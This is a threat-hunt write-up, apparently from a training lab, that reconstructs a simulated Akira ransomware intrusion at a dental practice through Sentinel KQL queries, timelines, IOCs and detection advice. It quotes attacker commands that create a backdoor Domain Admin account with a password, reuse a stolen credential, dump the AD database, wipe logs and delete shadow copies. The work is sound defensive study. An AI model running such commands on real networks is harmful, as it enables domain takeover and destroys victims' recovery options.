
- Two group-membership events, both on ADDC01: **4732 at 05:22:28** and **4728 at 05:22:57**.
- This is real domain-level persistence, not forged tickets: no telemetry shows golden tickets or forged certificates.

REASONING

> *With three live backdoors and the AD database already copied, the end goal is durable domain-level access that survives host rebuilds, and the group changes are the telemetry for it.*

MITRE: T1558 considered (forged tickets), T1098. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS



Group-membership events: 4732 at 05:22:28 and 4728 at 05:22:57, both on ADDC01.

Q13.2 The backdoor built into the domain

> **Answer:** Account `svc_sql`, password `Summer2024!` (platform-verified, 75 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where CommandLine has "svc_sql"
| project EventTime, host, Image, ParentImage, CommandLine
```

EVIDENCE


- ADDC01 05:21:56: `cmd /c "net user svc_sql Summer2024! /add /domain"`.
- Verification at 05:23:01–02: `net user svc_sql /domain`.
- All of this is after the log wipes. The account name blends in with legitimate service accounts.

REASONING

> *A domain account named like a SQL service account is a backdoor that does not depend on any implant. If the three implants are removed, the account still lets the attacker back in.*

MITRE: T1136.002 (create domain account), T1098. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS



Command lines containing svc_sql on ADDC01; the net user ... /add row with Summer2024! is boxed.

Q13.3 Which privilege-escalation attempt worked

> **Answer:** `cmd /c "net localgroup Administrators svc_sql /add"` and `powershell -c "Add-ADGroupMember -Identity 'Domain Admins' -Members svc_sql"` (platform: correct).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where CommandLine has "svc_sql"
| project EventTime, CommandLine
```

EVIDENCE

- Four commands, two successes. `net group "Domain Admins" svc_sql /add /domain` at 05:21:57 and the badly quoted `net group Domain^ Admins ...` at 05:22:23 left no group-change event, so they failed.
- `net localgroup Administrators svc_sql /add` at 05:22:28 produced Security 4732 at 05:22:28.
- The PowerShell Add-ADGroupMember command at 05:22:54 produced Security 4728 at 05:22:57, followed by the ADDC01 PowerShell/ADWS port 9389 connections at 05:22:57–58. This is the strongest: svc_sql became a Domain Admin.
- **Not yet extracted:** SubjectUserName and the group and member names inside the 4728/4732 XML.

REASONING

> *A command line only shows what was attempted. EventCode 4728 is written when a member is added to a security-enabled **global** group (like Domain Admins) and 4732 when a member is added to a security-enabled **local** group (like Administrators), so they are the proof that a membership actually changed. Only two such events exist, and each matches one command by time, so those are the two that worked. The platform adds that the attacker adapted by switching techniques within about 30 seconds.*

MITRE: T1098, with T1136.002 and T1078.002 as context. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
151 //Q13.3
152 HarborlightDental_CL
153 | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
154 | where CommandLine has "svc_sql"
155 | project EventTime, CommandLine
```

Results | Chart

EventTime [UTC]	CommandLine	
2/4/2026, 5:23:02.000 AM	C:\Windows\system32\net1 user svc_sql /domain	
2/4/2026, 5:23:02.000 AM	net user svc_sql /domain	
2/4/2026, 5:23:01.000 AM	cmd /c "net user svc_sql /domain"	4728 at 05:22:57
2/4/2026, 5:22:54.000 AM	powershell -c "Add-ADGroupMember -Identity 'Domain Admins' -Members svc_sql"	
2/4/2026, 5:22:28.000 AM	C:\Windows\system32\net1 localgroup Administrators svc_sql /add	
2/4/2026, 5:22:28.000 AM	net localgroup Administrators svc_sql /add	
2/4/2026, 5:22:28.000 AM	cmd /c "net localgroup Administrators svc_sql /add"	4732 at 05:22:28
2/4/2026, 5:22:23.000 AM	C:\Windows\system32\net1 group Domain Admins svc_sql /add /domain	
2/4/2026, 5:22:23.000 AM	net group Domain Admins svc_sql /add /domain	
2/4/2026, 5:22:23.000 AM	cmd /c "net group Domain^ Admins svc_sql /add /domain"	
2/4/2026, 5:21:57.000 AM	C:\Windows\system32\net1 group \"Domain Admins\" svc_sql /add /domain	
2/4/2026, 5:21:57.000 AM	net group \"Domain Admins\" svc_sql /add /domain	
2/4/2026, 5:21:57.000 AM	cmd /c "net group \"Domain Admins\" svc_sql /add /domain"	
2/4/2026, 5:21:56.000 AM	C:\Windows\system32\net1 user svc_sql Summer2024! /add /domain	
2/4/2026, 5:21:56.000 AM	net user svc_sql Summer2024! /add /domain	
2/4/2026, 5:21:56.000 AM	cmd /c "net user svc_sql Summer2024! /add /domain"	

The four attempts against the audit events: 4732 at 05:22:28 and 4728 at 05:22:57 (my annotations).

Q13.4 A second name shows up: is it real

> **Answer:** Not real. `akira_svc` was only queried with `net user akira_svc /domain` (platform: solved, 150 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:00) .. datetime(2026-02-04 23:59:00))
| where CommandLine has ("akira")
| order by EventTime asc
```

EVIDENCE

- There is no `/add` or New-ADUser command and no 4728/4732 event for akira_svc.
- The only real backdoor account is svc_sql. Treating a decoy as real would waste remediation effort.
- No screenshot for this question is recorded in this report.

REASONING

> *A name matching the ransomware brand looks important, so I checked whether it was ever created. It was only looked up, so it does not exist. For svc_sql the events were the proof; here the absence of events is the proof.*

MITRE: T1036 (platform tag), T1087.002 (account discovery). Pyramid of Pain: TTPs.

Q14.1 The final playbook stage

> **Answer:** (b) The visible impact, encryption and ransom (platform-verified, correct).

EVIDENCE

- Theft and persistence were both done, and the logs were already wiped.
- The 05:14 mass-extension alert fits: encryption came after theft, destruction of recovery options and the log wipes.
- Note: svc_sql was created at 05:21–05:23, after the 05:14 encryption alert, so persistence was still being added after the impact began.

REASONING

> *Double extortion has two levers: steal the data, then encrypt it. Once persistence and theft are done, the only step left is the visible one that forces the victim to pay.*

MITRE: T1486 (data encrypted for impact). Pyramid of Pain: TTPs.

Q14.2 The ransom note and how many times it lands

> **Answer:** `akira_readme.txt` , **128** (platform: solved).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename has "akira_readme"
| summarize count() by host
```

EVIDENCE

- HL-FS01 77, ADDC01 38, BACKOFFICE-PC1 13, total 128.
- The question text named the file and the count; I confirmed them from the telemetry.
- **Limitations:** 128 counts file-create events, not distinct directories. I did not extract the writing process, so the encryptor binary is unidentified (updater.exe is a candidate, unconfirmed).

REASONING

> *Ransomware drops its note in every folder it encrypts so staff see the demand wherever they look. The spread across the three hosts, most on the file server, shows how far the encryption went.*

MITRE: T1486. Pyramid of Pain: Tools (platform tag) and IOC (filename).

SCREENSHOTS AND QUERY RESULTS

```
164  //Q13.4
165  HarborlightDental_CL
166  | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
167  | where EventID == 11 and TargetFilename has "akira_readme"
168  | summarize count() by host
```

Results | Chart

host	count_	
ADDC01	38	
BACKOFFICE-PC1	13	SUM = 128
HL-FS01	77	

akira_readme creates by host: ADDC01 38, BACKOFFICE-PC1 13, HL-FS01 77, sum 128 (my annotation; the query comment still says Q13.4).

Q14.3 What is actually encrypted

> **Answer:** `.akira` , **27** distinct files (platform result not recorded).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename endswith ".akira"
| summarize distinct_files = dcount(TargetFilename), events = count()
```

EVIDENCE

- 27 distinct files from 29 events: two files were written twice.
- **Limitation:** there are 128 notes but only 27 .akira files, so 27 is what the telemetry shows, not the full count of encrypted files. I did not extract the per-host split or the writing process.

REASONING

> *The ransom note shows the encryptor ran but not what it touched, so I looked for the encrypted files themselves. The .akira extension names the variant and the files are direct evidence of data encrypted for impact.*

MITRE: T1486. Pyramid of Pain: IOC (extension) and Tools (variant).

SCREENSHOTS AND QUERY RESULTS

```
170 //Q14.3
171 HarborlightDental_CL
172 | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
173 | where EventID == 11 and TargetFilename endswith ".akira"
174 | summarize distinct_files = dcount(TargetFilename), events = count()
```

Results | Chart

distinct_files	events
27	29

Distinct .akira files 27, events 29.

Q15.1 The whole chain in order

> **Answer: Initial Access, Execution, Privilege Escalation, Defence Evasion, Credential Access, Lateral Movement, Credential Access, Defence Evasion, Exfiltration, Impact, Persistence, Command and Control, Persistence, Impact** (platform: solved, 150 points).

EVIDENCE

- Platform summary: phishing (archive + ISO), rundll32 DLL execution, injection into notepad then spoolsv, fodhelper UAC bypass, LSASS theft, SMB lateral movement across three hosts, NTDS extraction, log wipes (16 channels, 3 hosts), rclone to Mega, anti-recovery, three backdoors, domain persistence (svc_sql), Akira ransomware.
- **Method note:** my first two submissions were marked incorrect because I used my own stage names. The accepted names are the hunt's section titles, which I copied from the sidebar.

REASONING

> *I put the chain in order by walking the stages I had already proven. Stages that appear twice reflect the attacker returning to them: the LSASS read on the workstation and then the DC dump, the injection and fake taskhostw.exe and then the log wipes, the implants and then svc_sql, anti-recovery and then encryption.*

MITRE: TA0040 Impact (platform tag). Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

5. Kill chain at a glance

Stage names follow the hunt's own section order (Question 15.1, which the platform accepted). Some stages recur because the attacker returned to them later on a different host.

#	Stage	What happened	First seen (UTC)	MITRE ATT&CK
1	Initial Access	Phishing .7z with ISO inside (Mark-of-the-Web bypass)	01:57:15	T1566.001, T1553.005

2	Execution	rundll32 X:\review.dll,StartW from the mounted ISO	01:59:15, 02:25:06	T1204.002, T1218.011
3	Privilege Escalation	ms-settings hijack, fodhelper UAC bypass to High	02:40:41, 02:42:39	T1548.002, T1112
4	Defence Evasion	Injection into notepad.exe and spoolsv.exe; fake taskhostw.exe	02:32:48, 02:47:11	T1055, T1036.005
5	Credential Access	spoolsv.exe reads LSASS (0x1fffff)	02:49:46	T1003.001
6	Lateral Movement	Emily.Grant credential via net use to HL-FS01, then ADDC01	03:34:09, 04:28:22	T1021.002, T1078.002
7	Credential Access (again)	ntdsutil IFM copy of the AD database on ADDC01	04:33:55	T1003.003
8	Defence Evasion (again)	wevtutil log wipes, two waves, 16 channels per host	05:13:09–05:20:01	T1070.001
9	Exfiltration	rclone (renamed MsMpEng.exe) to Mega, C:\Shares	03:57:40–04:03:57	T1567.002, T1036.005
10	Impact (Anti-Recovery)	vssadmin, wmic, bcdedit, wbadmin, twice on HL-FS01	04:04:05, 04:05:26	T1490
11	Persistence	OneDriveSync.exe (ADDC01), wsync.exe (HL-FS01), schtasks on HL-FS01	03:42:07, 04:44:23, 04:54:52	T1053.005, T1036.005
12	Command and Control	Beaconing to cdn.cloud-endpoint.net (Cloudflare IPs) from all hosts	02:25:08–18:47:29	T1071.001, T1090.004
13	Persistence / Priv. Esc. (again)	Backdoor domain account svc_sql into Administrators and Domain Admins	05:21:56–05:23:02	T1136.002, T1098
14	Impact (Encryption)	Akira encryption, akira_readme.txt dropped 128 times, .akira files	05:14 alert	T1486

> The order follows the hunt's section structure, not strict timestamps. Exfiltration (03:57) came before the NTDS dump (04:33) and the log wipes (05:13), and the svc_sql account (05:21) was created after the 05:14 encryption alert.

6. Timeline (UTC, 4 February 2026)

Time	Host	Event
01:57:15	BACKOFFICE-PC1	Edge downloads Vendor_Invoice_Review.7z (Zone.Identifier written)
01:59:02	BACKOFFICE-PC1	7-Zip creates Vendor_Invoice_Review.iso; rundll32 D:\review.dll,StartW at 01:59–02:00
02:16	—	SOC alert: suspicious archive email (dismissed 02:41)
02:24:21	BACKOFFICE-PC1	Edge downloads Harborlight_Insurance_Claims.7z; 7zG extracts 02:24:33; ISO created 02:24:52
02:25:06	BACKOFFICE-PC1	`rundll32 E:\review.dll,StartW` (parent cmd.exe, Medium integrity); first C2 contact 02:25:08

02:32:48–02:35:45	BACKOFFICE-PC1	rundll32 PID 6712 injects into four notepad.exe instances (0x1fffff)
02:40:41–02:42:08	BACKOFFICE-PC1	reg.exe sets ms-settings\shell\open\command to C:\Users\Public\taskhostw.exe
02:42:39–02:42:40	BACKOFFICE-PC1	fodhelper reaches High integrity; fake taskhostw.exe launches
02:47:11	BACKOFFICE-PC1	taskhostw.exe injects into spoolsv.exe
02:49:46	BACKOFFICE-PC1	spoolsv.exe (SYSTEM) reads LSASS with 0x1fffff
03:34:09	BACKOFFICE-PC1	`net use Z: \\172.16.0.8\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!` (hop one)
03:42:07	HL-FS01	schtasks creates WindowsUpdate task running C:\Users\Public\taskhostw.exe at startup as SYSTEM
03:57:40–04:03:57	HL-FS01	rclone renamed MsMpEng.exe copies C:\Shares to mega:HARBORLIGHT-exfil (Mega config written 03:58:19–22)
03:45	HL-FS01	SOC alert: outbound HTTPS to cloud storage (unreviewed)
04:04:05–07, 04:05:26	HL-FS01	Anti-recovery sequence runs twice (vssadmin, wmic, bcdedit, wbadmin)
04:26:08	HL-FS01	taskhostw.exe injects into spoolsv.exe and reads LSASS again
04:28:22	HL-FS01	`net use Y: \\172.16.0.7\C$` with the same credential (hop two to ADDC01)
04:33:55	ADDC01	ntdsutil IFM full copy to C:\Windows\Temp\ntds (repeated 04:35:35)
04:42:28	ADDC01	wmic /node:172.16.0.7 … vssadmin delete shadows (runs 04:43:35)
04:44:23	ADDC01	OneDriveSync.exe written to C:\Users\Public; executes 04:44:48, beacons from 04:44:50
04:54:52	HL-FS01	Fake taskhostw.exe writes C:\ProgramData\Microsoft\wsync.exe
05:13:09–05:17:35	All hosts	Wave 1 log wipe by updater.exe (5 core channels)
05:14	All hosts	SOC alert: mass file extension change (encryption)
05:18:21–05:20:01	All hosts	Wave 2 log wipe by cmd.exe (16 channels per host, staggered)
05:21:56–05:23:02	ADDC01	svc_sql created; localgroup add (4732 at 05:22:28); Add-ADGroupMember Domain Admins (4728 at 05:22:57)
08:30	—	Staff discover ransom notes
18:47:29	All hosts	Last C2 callback in the telemetry

7. Indicators of compromise

Type	Value	Context
Phishing sender	billing@hartfield-supply.com (spoofed)	Alert lure Invoice-HLD-2026-0291.7z

Archives / ISOs	Vendor_Invoice_Review.7z / .iso; Harborlight_Insurance_Claims.7z / .iso	User Downloads on BACKOFFICE-PC1
Payload	`review.dll` export `StartW` (D:, E:)	rundll32 execution
Fake process	`C:\Users\Public\taskhostw.exe`	UAC-bypass payload, injector, backdoor 1, schtasks WindowsUpdate
Registry	`HKU\<SID>_Classes\ms-settings\shell\open\command`	fodhelper hijack
Backdoors	`C:\Users\Public\OneDriveSync.exe` (ADDC01), `C:\ProgramData\Microsoft\wsync.exe` (HL-FS01)	Beaconing implants
Staging folder	`C:\ProgramData\Microsoft\` (MsMpEng.exe, rclone.conf, config.dat, updater.exe)	Attacker tooling on HL-FS01
Exfil tool	`C:\ProgramData\Microsoft\MsMpEng.exe` (rclone)	Masquerading as Defender
Exfil destination	`mega:HARBORLIGHT-exfil` ; account `jwilson.vhr@proton.me`	rclone.conf written 03:58:19–22; also `--password-command echo "exf1ltr8"` in the first run
C2 domain	`cdn.cloud-endpoint.net`	All implants
C2 IPs	104.21.30.237, 172.67.174.46 (ports 443, 80)	Cloudflare range
Staging path	`C:\Windows\Temp\ntds`	ntdsutil IFM output
Log wiper	`updater.exe` (C:\Users\Public and C:\ProgramData\Microsoft)	Wave 1 wevtutil; origin unexplained
Stolen credential	HARBORLIGHT\Emily.Grant / `Dental2024!`	Used for net use and wmic
Backdoor account	`svc_sql` / `Summer2024!`	Created 05:21:56, Administrators and Domain Admins
Decoy account	`akira_svc`	Queried only, never created
Ransom note	`akira_readme.txt` (128 copies)	EventID 11
Encrypted extension	`.akira`	27 distinct files in telemetry

8. Corrections and limitations

I kept every case where my submitted answer was accepted but differed from what the data shows, and every method mistake I made and fixed.

Item	What I submitted	What the data or platform shows
Q6.2 hop one	172.16.0.7 at 04:28:22 (hop two values; 75 points)	Hop one is BACKOFFICE-PC1 to HL-FS01, 172.16.0.8, about 03:33–03:34. The exact EventID 3 port-445 time was not confirmed.
Q8.2 hosts	ADDC01 only (accepted)	ADDC01, BACKOFFICE-PC1 and HL-FS01. I had assumed the servers were cleaned first and had not checked the workstation; it was cleared in the second wave, first, which fits because it holds the phishing evidence.

Q8.4 timing	Simultaneous (100 points)	Staggered: 05:18:21, 05:19:31, 05:20:00–01, about 70 s and 29 s apart, with a scripted batch per host.
Q9.1 order	(c) during / overlapping (10 points)	The Mega transfer ended at 04:03:57, about 69 minutes before the first wipe at 05:13:09. Only C2 beaconing overlapped the wipes (333 events). I read “overlapping” as ongoing attacker communications, not data still leaving.
Q10.3 techniques	vssadmin, wmic shadowcopy, wbadmin	The platform names vssadmin, bcdedit and wbadmin. wmic is a second shadow-copy deletion; I left out bcdedit.
Q10.2 method	First query counted every EventID 1 row	It had no keyword filter (464 / 118 / 153) and could not support the conclusion. The corrected, filtered query did.
Q12.1 answer	Included ADDC01.Harborlight.local	That is the internal DC, not C2. The platform accepted it; the C2 indicator is cdn.cloud-endpoint.net.
Q12.2 wording	persistent, 443, 80	70% of connections are on 443 and 30% on plain HTTP port 80, so the channel is not all encrypted HTTPS. My early doubt about the platform's 443 emphasis came from a biased 1,000-row sample and was wrong.
Q1.2 filename	Invoice-HLD-2026-0291.7z	The alert filename; the host shows Vendor_Invoice_Review.7z and Harborlight_Insurance_Claims.7z.
Q11.3 dropper (my guess)	I first guessed spoolsv.exe	The data showed the fake taskhostw.exe wrote wsync.exe.
Q15.1 names	Two attempts with my own stage names	Marked incorrect; the accepted answer uses the hunt's section titles.

OPEN ITEMS I DID NOT RESOLVE

- updater.exe: the log-wipe binary, origin unexplained, possibly the ransomware; I did not check EventIDs 1 and 11 for it, and I did not extract the process that wrote the .akira files and notes.
- ntdsutil output: EventID 11 for ntds.dit and the hives on ADDC01 not checked.
- wsync.exe execution inferred from network rows, no process-creation row.
- A host-by-host persistence sweep (Run keys, services, scheduled tasks, startup files) was not run beyond the HL-FS01 schtasks task.
- The 03:45 exfiltration alert predates the 03:57:40 rclone command by about 12 minutes; the alert's exact trigger was not identified.
- The group, member and subject names inside the 4728 and 4732 XML were not extracted.
- The count of encrypted files (27) is what the telemetry shows, not a complete count.
- Points: the platform total was not recorded for every question; I only report results I saw.

9. Detection gaps and recommendations

What went wrong. The first two alerts were dismissed and the LSASS alert was not escalated; the cloud-storage alert was never reviewed; the encryption alert fired at 05:14 and staff noticed at 08:30; the network was flat; Emily's workstation could reach the DC and file server; and the C2 beacon ran for at least 16 hours without detection. The SIEM-forwarded logs are the only reason the intrusion could be reconstructed.

Recommendation	Addresses

Segment the network (workstation, server and DC VLANs; block SMB and WMI from workstations to the DC; M1030).	One stolen credential reaching HL-FS01 and ADDC01 (T1021.002)
Escalate every LSASS access from a non-system process and any process-access mask of 0x1fffff against lsass.exe.	Credential theft at 02:38 / 02:49 (T1003.001)
Alert on rundll32 loading DLLs from removable or mounted-ISO drive letters, and on ISO mounts from user Downloads.	Execution and MOTW bypass (T1218.011, T1553.005)
Alert on writes to HKU*_Classes\ms-settings\shell\open\command and on fodhelper.exe spawning unusual children.	UAC bypass (T1548.002)
Detect processes named like Windows binaries running from C:\Users\Public or C:\ProgramData\Microsoft (taskhostw, MsMpEng, OneDriveSync, wsync, updater).	Masquerading by path (T1036.005)
Alert on wevtutil cl, Clear-EventLog and Security Event 1102; keep forwarded logs immutable.	Log wiping (T1070.001)
Alert on vssadmin delete shadows, wmic shadowcopy delete, bcdedit recoveryenabled no and wbadmin delete catalog; keep offline and immutable backups.	Inhibit recovery (T1490)
Alert on ntdsutil IFM and on rclone-style cloud sync from servers; review outbound volume alerts the same day.	NTDS dump and exfiltration (T1003.003, T1567.002)
Alert on Security 4728 and 4732 for Domain Admins and Administrators outside MSP change windows; review new service-style accounts.	Backdoor account (T1136.002, T1098)
Block or alert on the C2 domain and Cloudflare IPs, and baseline beaconing (roughly one connection a minute) from servers.	Command and control (T1071.001)
Contain: reset every domain credential (the AD database was copied), delete svc_sql and the three implants and the schtasks entry, rebuild from backups taken before 01:57, and report the Mega account `jwilson.vhr@proton.me`.	Eviction and recovery

10. Method and AI-use disclosure

I worked in Microsoft Sentinel against one unified table, `HarborlightDental_CL`, filtering on `EventTime` only and pivoting by EventID and host. The judgment rules I used throughout: read the full path, not the filename; ask whether the source and target pair makes sense; check the access mask; check the timing against the previous attacker step; and baseline against the hours before the attack. Where a query returned nothing, I changed fields rather than concluding there was nothing there (for example, Image versus CommandLine for MsMpEng.exe).

AI assistance. The hunt allowed AI for query formulation and technique research only. Claude (Anthropic) helped me write and fix KQL queries, triage exported CSVs, and word my reasoning. I read the telemetry and made the noise-versus-attack calls myself. Two examples: for Q2.2 I fed the noisy process-access results (a CSV) to Claude to narrow the search, then confirmed the notepad.exe rows in Sentinel and looked up why attackers use Notepad; and I corrected several of Claude's suggestions where the data disagreed (the Q11.3 dropper guess and the Q12.2 port doubt).

Exported CSVs I used as sources: Q5.3, Q8.2 (63 wevtutil rows), Q9.1 (outbound connections), Q11.2 (OneDriveSync network rows, capped at 1,000) and Q12.1 (DNS summary).